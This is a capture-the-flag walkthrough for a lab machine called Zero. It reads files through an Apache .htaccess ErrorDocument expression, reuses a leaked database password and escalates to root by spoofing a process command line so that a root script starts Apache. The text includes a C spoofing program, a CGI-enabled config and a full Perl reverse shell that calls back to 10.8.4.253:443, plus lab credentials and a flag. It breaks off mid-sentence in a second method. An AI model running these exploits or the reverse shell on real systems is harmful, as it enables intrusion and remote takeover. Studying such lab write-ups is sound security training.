Header set foo-checksum "expr=%{md5:foo}"
The file restricted function seems interesting as it can read contents from a file:

Using it, we could inject a file into our header, but as our header size is limited and special chars will break the server response. we need to find another way to read the files.
As we can learn from the documentation we can specify a custom error page and this will also allow a function: https://httpd.apache.org/docs/2.4/custom-error.html
Let’s proceed.
We backup the original .htaccess and index.html files:
$ cp .htaccess .htaccess_org
$ cp index.html index.html_org
Then we modify our .htaccess as below:
Header always set X-Zero-Customer 'zro-bf0ba989'
ErrorDocument 404 "expr=%{file:/etc/passwd}"
and our index.html as below:
<!DOCTYPE html>
<html>
<head>
<title>Testing page</title>
</head>
<body></body>
</html>
Connect to SFTP to create a new folder then upload our index.php and .htaccess files:
$ sshpass -p '4284655f' sftp -o 'StrictHostKeyChecking=accept-new' -o 'StrictHostKeyChecking=no' zro-bf0ba989@zero.vl
Connected to zero.vl.
sftp> cd public_html/
sftp> mkdir test
sftp> cd test
sftp> put index.html
Uploading index.html to /public_html/test/index.html
sftp> put .htaccess
Uploading .htaccess to /public_html/test/.htaccess
Quick test to be sure we can access to our testing page:

Confirmed we can access.
Let’s go to visit a non existing page in our test directory then we got the content of /etc/passwd in the response:


We can now start and try to read the files from the main page.
Let’s change our .htaccess to read the stats page:
Header always set X-Zero-Customer 'zro-bf0ba989'
ErrorDocument 404 "expr=%{file:/var/www/html/stats.php}"

<?php
		$mysqli = new mysqli("localhost", "zroadmin", "correct-horse-battery-staple", "zro");
		$result = $mysqli->query("SELECT * FROM stats LIMIT 1");
		for ($row_no = $result->num_rows - 1; $row_no >= 0; $row_no--) {
			$result->data_seek($row_no);
			$row = $result->fetch_assoc();
			print("<br>Registered users: <b>".$row['numuser']."</b>
			<br>Number of pages hosted: <b>".$row['numpages']."</b>
			<br>Number of open web sockets: <b>".$row['numsocks']."</b>
			<br>System load average: <b>".$row['sysload']."</b>
			<br>System uptime: <b>".$row['uptime']."</b>
			<br>Number of admins logged in: <b>".$row['numadm']."</b>");
		}
	?>
Found
zroadmin:correct-horse-battery-staple
Using these new credentials to connect via SFTP then grab the flag Zero_User:
$ sshpass -p 'correct-horse-battery-staple' sftp -o 'StrictHostKeyChecking=accept-new' -o 'StrictHostKeyChecking=no' zroadmin@zero.vl
Connected to zero.vl.
sftp> pwd
Remote working directory: /home/zroadmin
sftp> ls -la
drwx------    3 zroadmin zroadmin     4096 Feb 19  2022 .
drwxr-xr-x    5 root     root         4096 Feb 16 02:17 ..
lrwxrwxrwx    1 root     root            9 Feb 19  2022 .bash_history
-rw-r--r--    1 zroadmin zroadmin      220 Feb 25  2020 .bash_logout
-rw-r--r--    1 zroadmin zroadmin     3771 Feb 25  2020 .bashrc
drwxr-xr-x    2 zroadmin zroadmin     4096 Feb 19  2022 .cache
-rw-r--r--    1 zroadmin zroadmin      807 Feb 25  2020 .profile
-r--r--r--    1 root     root           37 Feb 19  2022 user.txt
sftp> get user.txt
Fetching /home/zroadmin/user.txt to user.txt
sftp> !cat user.txt
VL{6fa56c7e27809dbcac873d2679c574dd}
Privilege escalation
First, as we are now zroadmin, we can create a .ssh folder and upload an authorized_keys file with our ssh public key:
$ cat ~/.ssh/id_ed25519.pub >> authorized_keys
sftp> put authorized_keys
Uploading authorized_keys to /home/zroadmin/.ssh/authorized_keys
$ ssh -i ~/.ssh/id_ed25519 -o 'StrictHostKeyChecking=accept-new' -o 'StrictHostKeyChecking=no' zroadmin@zero.vl
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.11.0-1028-aws x86_64)
zroadmin@ip-10-10-10-13:~$
Check the SUDO privileges:
zroadmin@ip-10-10-10-13:~$ sudo -l
[sudo] password for zroadmin:
Sorry, user zroadmin may not run sudo on ip-10-10-10-13.
Check the processes using pspy64:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
zroadmin@ip-10-10-10-13:~$ cd /tmp/
zroadmin@ip-10-10-10-13:/tmp$ curl 10.8.4.253/pspy64 -o p
zroadmin@ip-10-10-10-13:/tmp$ chmod +x p
zroadmin@ip-10-10-10-13:/tmp$ ./p
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2025/02/16 04:07:12 CMD: UID=0     PID=6060   |
2025/02/16 04:07:12 CMD: UID=666   PID=6021   | ./p
2025/02/16 04:07:12 CMD: UID=666   PID=5862   | -bash
2025/02/16 04:07:12 CMD: UID=666   PID=5861   | sshd: zroadmin@pts/0
2025/02/16 04:07:12 CMD: UID=666   PID=5850   | (sd-pam)
2025/02/16 04:07:12 CMD: UID=666   PID=5849   | /lib/systemd/systemd --user
2025/02/16 04:07:12 CMD: UID=0     PID=5846   | sshd: zroadmin [priv]
...
2025/02/16 04:07:12 CMD: UID=0     PID=1      | /sbin/init
2025/02/16 04:08:01 CMD: UID=0     PID=6066   | /usr/sbin/CRON -f
2025/02/16 04:08:01 CMD: UID=0     PID=6065   | /usr/sbin/CRON -f
2025/02/16 04:08:01 CMD: UID=0     PID=6064   | /usr/sbin/cron -f
2025/02/16 04:08:01 CMD: UID=0     PID=6067   | /usr/sbin/CRON -f
2025/02/16 04:08:01 CMD: UID=0     PID=6068   | /usr/sbin/CRON -f
2025/02/16 04:08:01 CMD: UID=0     PID=6070   | /usr/sbin/CRON -f
2025/02/16 04:08:01 CMD: UID=0     PID=6069   | /bin/sh -c /root/bin/create-account.sh       >/dev/null 2>&1
2025/02/16 04:08:01 CMD: UID=0     PID=6076   | /bin/bash /root/bin/create-account.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6075   | /bin/bash /root/bin/create-account.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6074   | /bin/bash /root/bin/create-account.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6073   | /bin/bash /root/bin/create-account.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6072   | /bin/sh -c /root/bin/update-stats.sh         >/dev/null 2>&1
2025/02/16 04:08:01 CMD: UID=0     PID=6071   | /bin/sh -c /root/bin/cleanup.py              >/dev/null 2>&1
2025/02/16 04:08:01 CMD: UID=0     PID=6077   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6080   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6079   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6078   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6081   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6083   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6082   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6084   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6086   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6085   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6087   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6088   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6090   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6089   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6091   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6093   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6092   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6095   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:01 CMD: UID=0     PID=6094   | /bin/bash /root/bin/update-stats.sh
2025/02/16 04:08:07 CMD: UID=0     PID=6096   | /usr/bin/monit -c /etc/monit/monitrc
2025/02/16 04:08:07 CMD: UID=0     PID=6097   | /usr/bin/bash /usr/local/bin/zro.web-confcheck
We can find some uncommon scripts, and check /usr/local/bin/zro.web-confcheck:
zroadmin@ip-10-10-10-13:/tmp$ cat /usr/local/bin/zro.web-confcheck
#!/usr/bin/bash
RET=0
while read pid _cmd ; do
	# Replace apache2 with apache2ctl and add -t for test
	cmd="${_cmd/apache2/apache2ctl} -t"
	$cmd >/dev/null 2>&1
	RET=$?
done <<< $(/usr/bin/pgrep -P 1 -lfa "^/opt/zroweb/sbin/apache2.-k.start.-d./opt/zroweb/conf")
if [[ $RET -eq 0 ]] ; then
	echo 'Configuration correct. \o/'
else
	echo 'Configuration broken. Please fix immediately!' >&2
fi
exit $RET
Way 1 - Apache config override to Remote Shell
Asking ChatGPT, we got the explanation below:

Seems the following lines are really interesting:


This means If we get to this point in the script we can try to inject something. As the Script is looking for child processes of apache we need to find a way to create these. I found this very helpful article https://stackoverflow.com/questions/6082189/change-process-name-in-linux where you can overwrite your own commandline arguments.
Now we need to think about what we can inject. I tried many different command injection methods (like |, ; , $ID, &) but none of these works as these are passed as string to the apache2ctl binary
A good approach to test our payload is to copy the script to our attacker machine and add some debugging output:
#!/usr/bin/bash
RET=0
while read pid _cmd ; do
        # Replace apache2 with apache2ctl and add -t for test
        #_cmd='/opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf'"$(whoami >/tmp/test)"'1'
        cmd="${_cmd/apache2/apache2ctl} -t"

        echo "executeing ${cmd}"
        $cmd
        #>/dev/null 2>&1
        RET=$?
done <<< $(/usr/bin/pgrep -P 1 -lfa "^/opt/zroweb/sbin/apache2.-k.start.-d./opt/zroweb/conf")
if  $RET -eq 0  ; then
        echo 'Configuration correct. \o/'
else
        echo 'Configuration broken. Please fix immediately!' >&2
fi
exit $RET
But TL;DR a command injection is not working so we need to think about some other options.
We can check apache2ctl help and find out that if we provide a -D in combination with -t we can bypass the -t flag and start a new apache process without only performing a config check.
As this instance is running as root, we only need to provide a config, with some helpful modules enabled like CGI or PHP.
zroadmin@ip-10-10-10-13:/tmp$ /usr/sbin/apache2ctl -h
Usage: /usr/sbin/apache2 [-D name] [-d directory] [-f file]
                         [-C "directive"] [-c "directive"]
                         [-k start|restart|graceful|graceful-stop|stop]
                         [-v] [-V] [-h] [-l] [-L] [-t] [-T] [-S] [-X]
Options:
  -D name            : define a name for use in <IfDefine name> directives
  -d directory       : specify an alternate initial ServerRoot
  -f file            : specify an alternate ServerConfigFile
  -C "directive"     : process directive before reading config files
  -c "directive"     : process directive after reading config files
  -e level           : show startup errors of level (see LogLevel)
  -E file            : log startup errors to file
  -v                 : show version number
  -V                 : show compile settings
  -h                 : list available command line options (this page)
  -l                 : list compiled in modules
  -L                 : list available configuration directives
  -t -D DUMP_VHOSTS  : show parsed vhost settings
  -t -D DUMP_RUN_CFG : show parsed run settings
  -S                 : a synonym for -t -D DUMP_VHOSTS -D DUMP_RUN_CFG
  -t -D DUMP_MODULES : show all loaded modules
  -M                 : a synonym for -t -D DUMP_MODULES
  -t -D DUMP_INCLUDES: show all included configuration files
  -t                 : run syntax check for config files
  -T                 : start without DocumentRoot(s) check
  -X                 : debug mode (only one worker, do not detach)
Apache Config
We searched for a minimal configuration and found this one:
We adjusted the ServerRoot and DocumentRoot to point to the tmp directory and added the necessary modules for the cgi module.
Also defined the free port 8090. Log files and PidFile we stored in tmp/pwn.
Our apache2.conf:
ServerName              localhost
ServerAdmin             root@localhost
ServerRoot              /tmp
PidFile                 pwn/httpd.pid

ServerTokens            Prod
UseCanonicalName        On
TraceEnable             Off

Timeout                 10
MaxRequestWorkers       100

Listen                  127.0.0.1:8090

LoadModule              mpm_event_module        /usr/lib/apache2/modules/mod_mpm_event.so

LoadModule              authn_core_module       /usr/lib/apache2/modules/mod_authn_core.so
LoadModule              authz_core_module       /usr/lib/apache2/modules/mod_authz_core.so
LoadModule              cgid_module             /usr/lib/apache2/modules/mod_cgid.so
LoadModule              mime_module             /usr/lib/apache2/modules/mod_mime.so

ErrorLogFormat          "[%{cu}t] [%-m:%-l] %-a %-L %M"
LogFormat               "%h %l %u [%{%Y-%m-%d %H:%M:%S}t.%{usec_frac}t] \"%r\" %>s %b \
\"%{Referer}i\" \"%{User-Agent}i\"" combined

LogLevel                debug
ErrorLog                /tmp/pwn/error.log
CustomLog               /tmp/pwn/access.log combined

DocumentRoot            /tmp

<Directory />

    Require all granted

    Options +ExecCGI
    AddHandler cgi-script .cgi .pl

</Directory>
We also need a mime.types file which is also stored in the ServerRoot:
# MIME types definition file

# text types
text/plain                    txt
text/html                     html htm
text/css                      css
text/javascript               js

# image types
image/jpeg                    jpeg jpg
image/png                     png
image/gif                     gif
image/svg+xml                 svg

# audio types
audio/mpeg                    mp3
audio/ogg                     ogg

# video types
video/mp4                     mp4
video/webm                    webm

# application types
application/pdf               pdf
application/zip               zip
application/json              json
application/xml               xml
application/javascript        js
application/octet-stream      bin exe
Finally our /tmp directory looks like the following:
zroadmin@ip-10-10-10-13:/tmp$ ls -la
total 3096
drwxrwxrwt 14 root     root        4096 Feb 16 04:38 .
drwxr-xr-x 19 root     root        4096 Feb 16 02:04 ..
drwxrwxrwt  2 root     root        4096 Feb 16 02:03 .ICE-unix
drwxrwxrwt  2 root     root        4096 Feb 16 02:03 .Test-unix
drwxrwxrwt  2 root     root        4096 Feb 16 02:03 .X11-unix
drwxrwxrwt  2 root     root        4096 Feb 16 02:03 .XIM-unix
drwxrwxrwt  2 root     root        4096 Feb 16 02:03 .font-unix
-rw-rw-r--  1 zroadmin zroadmin    1223 Feb 16 04:25 apache2.conf
-rw-rw-r--  1 zroadmin zroadmin     735 Feb 16 04:25 mime.types
drwx------  2 root     root        4096 Feb 16 02:04 netplan_t1ym2fym
-rwxrwxr-x  1 zroadmin zroadmin 3104768 Feb 16 04:06 p
drwxrwxr-x  2 zroadmin zroadmin    4096 Feb 16 04:25 pwn
drwx------  3 root     root        4096 Feb 16 02:04 snap.lxd
drwx------  3 root     root        4096 Feb 16 02:04 systemd-private-a04eb504ff044926b03831b2f1d8b4c1-apache2.service-G5wRWf
drwx------  3 root     root        4096 Feb 16 02:04 systemd-private-a04eb504ff044926b03831b2f1d8b4c1-systemd-logind.service-RpRt1i
drwx------  3 root     root        4096 Feb 16 02:04 systemd-private-a04eb504ff044926b03831b2f1d8b4c1-systemd-resolved.service-VaQ6Ff
drwx------  3 root     root        4096 Feb 16 02:03 systemd-private-a04eb504ff044926b03831b2f1d8b4c1-systemd-timesyncd.service-DPpwag
Injection Script
We can just define our config directory again with -d, so the first one will be ignored. Our commandline payload will look like the following:
"/opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf/ -d /tmp -D"
but there is one problem when overwriting the command line, if we overwrite a specific character (probably some string termination or new line), the commandline will expand with some environment variables. We can see this with our test script. But we can fix this by overriding the amount of chars until the next termination. Im sure there is a more convenient way to automate this, but I just did this by try and error until nothing more comes up after my payload.
So the final run.c looks like this. It will create a new process, and then spawn a child process for 30 seconds, it also override the argument (commandline) with our payload:
#include <stdio.h>
#include <unistd.h>
#include <string.h> // For strlen() function

int main(int argc, char *argv[]) {

  const char *replacement = "/opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf/ -d /tmp -D             "; // The string to replace each character with
  int replacementLen = strlen(replacement);

  int maxi = 0;
  for (int i = 0; i < replacementLen ; i++) {

      argv[0][i] = replacement[i]; // Replace each character with the corresponding character from the replacement string
      maxi = i;
  }

  pid_t pID = fork();
   if (pID == 0)                // child
   {
      sleep(30);
   }
  sleep(1);
}
After compiling and executing it and waiting a few seconds, we can see the new apache process spawned and listing on our port 8090:
zroadmin@ip-10-10-10-13:/tmp$ gcc run.c -o run; chmod+x run
zroadmin@ip-10-10-10-13:/tmp$ bash test.sh
zroadmin@ip-10-10-10-13:/tmp$ ss -tunlp

We only need to serve a perl reverse shell test.cgi in our tmp directory and make it executable (based on https://github.com/pentestmonkey/perl-reverse-shell/blob/master/perl-reverse-shell.pl):
#!/usr/bin/perl -w
# perl-reverse-shell - A Reverse Shell implementation in PERL
# Copyright (C) 2006 pentestmonkey@pentestmonkey.net
#
# Description
# -----------
# This script will make an outbound TCP connection to a hardcoded IP and port.
# The recipient will be given a shell running as the current user (apache normally).
#

use strict;
use Socket;
use FileHandle;
use POSIX;
my $VERSION = "1.0";

# Where to send the reverse shell.  Change these.
my $ip = '10.8.4.253';
my $port = 443;

# Options
my $daemon = 1;
my $auth   = 0; # 0 means authentication is disabled and any
		# source IP can access the reverse shell
my $authorised_client_pattern = qr(^127\.0\.0\.1$);

# Declarations
my $global_page = "";
my $fake_process_name = "/usr/sbin/apache";

# Change the process name to be less conspicious
$0 = "[httpd]";

# Authenticate based on source IP address if required
if (defined($ENV{'REMOTE_ADDR'})) {
	cgiprint("Browser IP address appears to be: $ENV{'REMOTE_ADDR'}");

	if ($auth) {
		unless ($ENV{'REMOTE_ADDR'} =~ $authorised_client_pattern) {
			cgiprint("ERROR: Your client isn't authorised to view this page");
			cgiexit();
		}
	}
} elsif ($auth) {
	cgiprint("ERROR: Authentication is enabled, but I couldn't determine your IP address.  Denying access");
	cgiexit(0);
}

# Background and dissociate from parent process if required
if ($daemon) {
	my $pid = fork();
	if ($pid) {
		cgiexit(0); # parent exits
	}

	setsid();
	chdir('/');
	umask(0);
}

# Make TCP connection for reverse shell
socket(SOCK, PF_INET, SOCK_STREAM, getprotobyname('tcp'));
if (connect(SOCK, sockaddr_in($port,inet_aton($ip)))) {
	cgiprint("Sent reverse shell to $ip:$port");
	cgiprintpage();
} else {
	cgiprint("Couldn't open reverse shell to $ip:$port: $!");
	cgiexit();
}

# Redirect STDIN, STDOUT and STDERR to the TCP connection
open(STDIN, ">&SOCK");
open(STDOUT,">&SOCK");
open(STDERR,">&SOCK");
$ENV{'HISTFILE'} = '/dev/null';
system("w;uname -a;id;pwd");
exec({"/bin/sh"} ($fake_process_name, "-i"));

# Wrapper around print
sub cgiprint {
	my $line = shift;
	$line .= "<p>\n";
	$global_page .= $line;
}

# Wrapper around exit
sub cgiexit {
	cgiprintpage();
	exit 0; # 0 to ensure we don't give a 500 response.
}

# Form HTTP response using all the messages gathered by cgiprint so far
sub cgiprintpage {
	print "Content-Length: " . length($global_page) . "\r
Connection: close\r
Content-Type: text\/html\r\n\r\n" . $global_page;
}
zroadmin@ip-10-10-10-13:/tmp$ chmod +x test.cgi
zroadmin@ip-10-10-10-13:/tmp$ curl 127.0.0.1:8090/test.cgi

After calling our script we get a revershell as root and grab the flag:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
Way 2 - Apache config override to Local read flag
We should create process matching “^/opt/zroweb/sbin/apache2.-k.start.-d./opt/zroweb/conf” and script will replace /opt/zroweb/sbin/apache2 to /opt/zroweb/sbin/apache2сtl
So cp folder “/etc/apache2” to “/home/zroadmin”
Add a line to config apache2.conf to include root flag like this :
